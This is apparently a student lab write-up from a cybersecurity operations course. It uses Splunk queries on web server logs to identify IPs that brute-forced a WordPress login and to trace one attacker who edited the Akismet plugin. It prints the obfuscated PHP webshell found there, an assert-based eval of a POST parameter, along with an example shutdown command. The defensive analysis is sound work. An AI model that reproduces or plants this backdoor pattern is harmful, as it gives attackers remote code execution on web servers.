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CS 8803: Cybersecurity Operations

Splunk Log Analysis

Note:

Using Windows since Splunk is easier to install. Local Host is IPv4 is 127.0.0.1 (well-known) and IPv6 is ::1 (well-known). I found this information by 'ping localhost' and also C:\Windows\System32\drivers\etc\hosts. Every machine gets a standard IPv4 and IPv6 local host. A localhost doesn't change and all the communication resides on the machine.

Introduction:

On Windows, netstat -an allows you to view all ports on the local machine. netstat -anob allows you to see which ports each process is opening. The image below shows Splunk running on port 8000.

```

C:\WINDOWS\system32>netstat -anob

Active Connections

Proto Local Address           Foreign Address         State       PID
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING   1412
[RpcSs]
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING   4
[svchost.exe]
Can not obtain ownership information
TCP   0.0.0.0:8000             0.0.0.0:0               LISTENING   9236
[splunkd.exe]
TCP   0.0.0.0:8089             0.0.0.0:0               LISTENING   9236
[splunkd.exe]
TCP   0.0.0.0:8191             0.0.0.0:0               LISTENING   18584
[mongod.exe]
TCP   0.0.0.0:28201            0.0.0.0:0               LISTENING   3168
[CTskMstr.exe]
TCP   0.0.0.0:49664            0.0.0.0:0               LISTENING   1072
Can not obtain ownership information
TCP   0.0.0.0:49665            0.0.0.0:0               LISTENING   1800
[EventLog]
TCP   0.0.0.0:49666            0.0.0.0:0               LISTENING   1588
[svchost.exe]
Schedule
TCP   0.0.0.0:49667            0.0.0.0:0               LISTENING   2612
[svchost.exe]
[spoolsv.exe]
TCP   0.0.0.0:49670            0.0.0.0:0               LISTENING   1232
[lsass.exe]
TCP   0.0.0.0:49671            0.0.0.0:0               LISTENING   1224
Can not obtain ownership information
TCP   10.0.0.200:49677         65.52.188.226:443       TIME_WAIT   0
TCP   10.0.0.200:50462         204.79.197.213:443      TIME_WAIT   0
TCP   10.0.0.200:50463         40.117.100.83:443       TIME_WAIT   0
TCP   10.0.0.200:50464         65.55.44.109:443        TIME_WAIT   0
TCP   127.0.0.1:5354           0.0.0.0:0               LISTENING   3092
[mDNSResponder.exe]
TCP   127.0.0.1:5354           127.0.0.1:49668         ESTABLISHED 3092
[mDNSResponder.exe]
TCP   127.0.0.1:5354           127.0.0.1:49669         ESTABLISHED 3092
[mDNSResponder.exe]
TCP   127.0.0.1:8000           127.0.0.1:58379         ESTABLISHED 9236

```

Therefore, I can access Splunk through the address bar in my web browser by typing 'localhost:8000'. Port 8089 is probably the Splunk database.

GET requests get the webpage to render (images, header, etc...1 GET request per item so multiple GET requests need to occur for a webpage) and POST requests send data to the server (registering, logging in, etc). PUT requests are for uploading files to the server. Web servers don't usually accept PUT requests because it's a security hazard.


Also, for Wordpress login attempts, status code 200 is a failed login attempt and status code 302 is a successful redirect. This is true for all failed and successful attempts.

Question 1: Which IP(s) attempted to brute force the WordPress login?


&

Question 2: How many attempts did it/they make?

We're searching for IP(s) that brute forced WordPress login. To do this, I filtered for 'file="wp-login.php" method = POST'. This let me see all POST requests that align with logins. However, there are 34,195 events for this query and that is not going to be of much help.



We need to narrow the search so that it could be more useful. I piped for 'stats count by clientip' ('file="wp-login.php" method = POST | stats count by clientip) which gave me a list for all client IPs that sent POST requests to the WordPress server and how many POST requests each client IP had. I wasn't sure if all of them were relevant or not. We must remember that some people are logging in or trying to log in, and not trying to brute force the server or do anything malicious. Instead of going through every listing, we'll pipe the search again. The image below shows the list of client IPs from the above query.




Search query: `host=yamin file=wp-login.php method=POST | stats count by clientip`

Results (34,195 events):

clientip	count
1.10.218.153	1
1.186.78.27	1
1.22.121.75	1
1.227.27.148	1
1.9.26.62	1
101.50.69.67	1
103.14.250.17	1
103.16.30.144	1
103.203.95.5	1
103.225.137.138	1
103.232.208.206	1
103.233.94.29	1
103.252.200.51	1
103.252.202.66	1
103.5.134.3	1
103.60.137.141	1
104.14.49.51	1
104.143.76.37	1

I piped the previous search by adding sort -count ('file="wp-login.php" method = POST | stats count | sort -count'). This lets me see the frequency of POST requests by each client IP sorted in descending order. The images below show you which client IPs brute forced the WordPress login and the number of attempts each client ip made.



Search query: `host=yamin file=wp-login.php method=POST | stats count by clientip | sort -count`

Results (34,195 events):

clientip	count
199.168.99.18	5303
91.200.12.81	3613
91.200.12.114	3265
195.154.252.100	2928
91.200.12.93	2928
195.154.237.74	2924
142.54.189.162	1768
160.202.163.124	1464
195.154.253.152	1464
62.210.146.49	1464
91.200.12.115	1464
91.200.12.132	1464
91.200.12.29	1464
195.154.255.66	1460
35.156.201.2	32
109.247.131.218	29
178.255.168.22	12
83.59.150.150	9

100 Per Page ▾ Format Preview ▾

< Prev 1 2 3 4 5 6 7 8 9 ... Next >

clientip	count
83.59.150.150	9
188.252.198.32	7
217.88.255.192	7
185.129.62.63	6
217.88.253.107	6
77.120.155.207	6
84.82.119.69	6
49.228.121.47	5
78.214.170.51	5
87.58.220.55	5
194.237.193.100	4
80.146.52.25	4
84.52.110.45	4
109.99.29.50	3
118.193.207.22	3
178.19.233.44	3
178.255.168.42	3
2.105.209.196	3
31.131.69.150	3
31.148.241.218	3
62.69.130.26	3
79.246.103.79	3
105.107.75.163	2

Type here to search

100 Per Page ▾ Format Preview ▾

< Prev 1 2 3 4 5 6 7 8 9 ... Next >

clientip	count
106.185.39.96	2
108.207.29.202	2
109.0.196.23	2
109.99.29.126	2
112.196.159.51	2
113.53.125.126	2
117.136.88.212	2
119.155.11.154	2
119.157.46.170	2
124.109.61.37	2
174.105.216.230	2
177.182.222.145	2
177.224.88.213	2
178.119.123.152	2
178.150.242.188	2
179.110.150.182	2
180.252.160.118	2
185.30.83.96	2
185.49.168.119	2
185.49.169.2	2
196.209.225.199	2
2.123.236.141	2
202.154.24.34	2

Type here to search


clientip	count
78.93.119.29	2
79.0.196.170	2
79.25.224.136	2
80.11.250.239	2
80.14.168.181	2
81.82.223.109	2
82.243.34.65	2
82.49.91.243	2
84.108.18.171	2
84.111.81.69	2
86.3.115.41	2
86.98.20.252	2
87.138.193.193	2
87.18.87.6	2
87.5.49.17	2
87.89.6.86	2
89.143.174.34	2
89.238.176.132	2
93.35.188.109	2
93.50.133.155	2
1.10.218.153	1

Questions 3 – 8:

If I filter for 'file="wp-login.php" method = POST status = 302| stats count by clientip' then I get 11 distinct client IPs with successful logins because I also filtered for status code = 302. The image below reflects this.

clientip	count
106.185.39.96	2
106.186.23.223	1
106.186.25.88	1
106.187.103.83	1
117.136.88.212	2
118.193.207.22	3
142.54.189.162	2
199.168.99.18	3
211.72.118.101	2
223.74.190.146	1
76.240.24.79	1

Additionally, there are 19 successful login attempts. I found this by filtering for 'file="wp-login.php" method = POST status = 302'. The image below reflects this.



In order to determine how many client IPs were successful, I'm going to set a baseline that any client ip with more than 32 POST requests is brute forcing the WordPress login (IP count on POST requests > 32). Baselining is a very important concept in security.

Now, we can see that there are 14 unique client IPs that are evidently brute forcing the WordPress login. Client IP 199.168.99.18 is number one in that race with 5301 POST requests (5303 total events). I'm going to perform a top-down approach starting with first place and work my way down to last place (client IP = 195.154.255.66).

Sometimes, you need to be clever when finding script kiddies. Instead of searching where you think they'll leave footprints behind, you must look in places that are opposite of where you searching. This is a common reverse engineering technique. I establish this by filtering for 'file!="/wp-login.php" method=POST clientip="199.168.99.18" ' to see what file(s) this client ip has been modifying and pushing to the server. From the URI, I can clearly see the client ip modified something in /wp-admin/plugin-editor.php with his/her POST request on 12/6/2016 at 17:29:16 hours. The image below verifies this.

The screenshot shows the Splunk Search & Reporting interface. The search bar contains the query: `* host=yamin file!="wp-login.php" method=POST clientip="199.168.99.18"`. The results show 1 event (before 10/5/17 7:03:22.000 AM). The event details are as follows:

i	Time	Event
>	12/6/16 5:29:16.000 PM	199.168.99.18 - - [06/Dec/2016:17:29:16 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin ; req_time = 06/Dec/2016:17:29:16 -0500 ; source = access_log ; sourcetype = access_combined ; uri = /wp-admin/plugin-editor.php ; uri_path = /wp-admin/plugin-editor.php


Selected Fields:

- a host 1
- a req_time 1
- a source 1
- a sourcetype 1
- a uri 1
- a uri_path 1

Interesting Fields:

- # bytes 1
- a clientip 1
- # date_hour 1

I then want to see what all this client ip has been up to so I eliminate POST from the search and proceed to view all activity with everything not associated with wp-login.php. I filter using the string `'file!="wp-login.php" clientip="199.168.99.18"'` (you can achieve the same result by using the URI path in the query: `file!="wp-login.php" clientip="199.168.99.18" uri_path="/wp-admin/plugin-editor.php"`) and found there are 2 GET requests milliseconds apart, both at 5:29 PM (15 and 17 milliseconds) on 12/6/2016. Moreover, there was 1 POST request at 5:29:16 which included a file that was sent to the server. I know this by the URI: `/wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0`. This verifies that only a script can execute a task that quickly (2 GET requests and 1 POST request all within 1 millisecond apart?). The image below reflects my finding.



I'm going to put the other script kiddies on hold for now, and go check out this code. I navigate to `httpdocs > wp-content > plugins > akismet > akismet.php` and open this file with Notepad++. The image below shows you the file I looked at. I expand the PHP above the business PHP. Although I don't know PHP, I see some code that seems weird to me (`strrev` and an array) whenever a POST request is made.

```

1  <?php
2  if(isset($_POST['lw#'])) {
3      $item['eraxf2d'] = strrev('t./-/*-/*z'./-/*-/*es'./-/*-/*sa');
4      $array[] = $item;
5      /*yD4kpPnRwvStGH*/
6      $array[0]['eraxf2d'] ($_POST['lw#']);exit();
7  }
8  <?php
9  if(isset($_POST['lw#'])) {
10     $item['eraxf2d'] = strrev('t./-/*-/*z'./-/*-/*es'./-/*-/*sa');
11     $array[] = $item;
12     /*yD4kpPnRwvStGH*/
13     $array[0]['eraxf2d'] ($_POST['lw#']);exit();
14 }
15 <?php
16 if(isset($_POST['lw#'])) {
17     $item['eraxf2d'] = strrev('t./-/*-/*z'./-/*-/*es'./-/*-/*sa');
18     $array[] = $item;
19     /*yD4kpPnRwvStGH*/
20     $array[0]['eraxf2d'] ($_POST['lw#']);exit();
21 }
22 /*
23 POST /wp-content/plugins/akismet/akismet.php
24
25 lw#-system(shutdown())
26 */
27 <?php
28 /**
29  * @package Akismet
30  */
31 /*
32 Plugin Name: Akismet
33 Plugin URI: https://akismet.com/
34 Description: Used by millions, Akismet is quite possibly the best way in the world to <strong>protect your blog from spam</strong>. It keeps your site protected
35 Version: 3.1.11

```



Explain what the PHP changes, what it does, and the purpose here:

The code is reversing a string. That string is assert backwards. Assert is a php function. This client ip is storing a function inside an array (\$item). He/she is then storing \$item inside another array so now it's a multi-dimensional array. After that, they are passing the string to post which is a function assert (whatever they want to do). For example, they can shut down the system or do other things.

/*

Interesting Discovery

I navigate to httpdocs > wp-admin > plugin-editor.php and open this file with Notepad++. The image below shows you the file I am looking at. Although I don't know PHP, I see some code that seems weird to me (wp_die function especially).




```


1  <?php
2  /**
3   * Plugin editor network administration panel.
4   *
5   * @package WordPress
6   * @subpackage Multisite
7   * @since 3.1.0
8   */
9
10 /** Load WordPress Administration Bootstrap */
11 require_once( dirname( __FILE__ ) . '/admin.php' );
12
13 if ( ! is_multisite() )
14     wp_die( __( 'Multisite support is not enabled.' ) );
15
16 require( ABSPATH . 'wp-admin/plugin-editor.php' );
17

```

Another strange thing I came across is there were two files with the same name that were modified. I am able to confirm this with my file explorer search > right click > view properties of both files. I can see the original file was created on September 25, 2013 with 358 bytes of data and the same file was re-created on August 28, 2016 with 11.7 KB of data. [Insert 3.60 here].

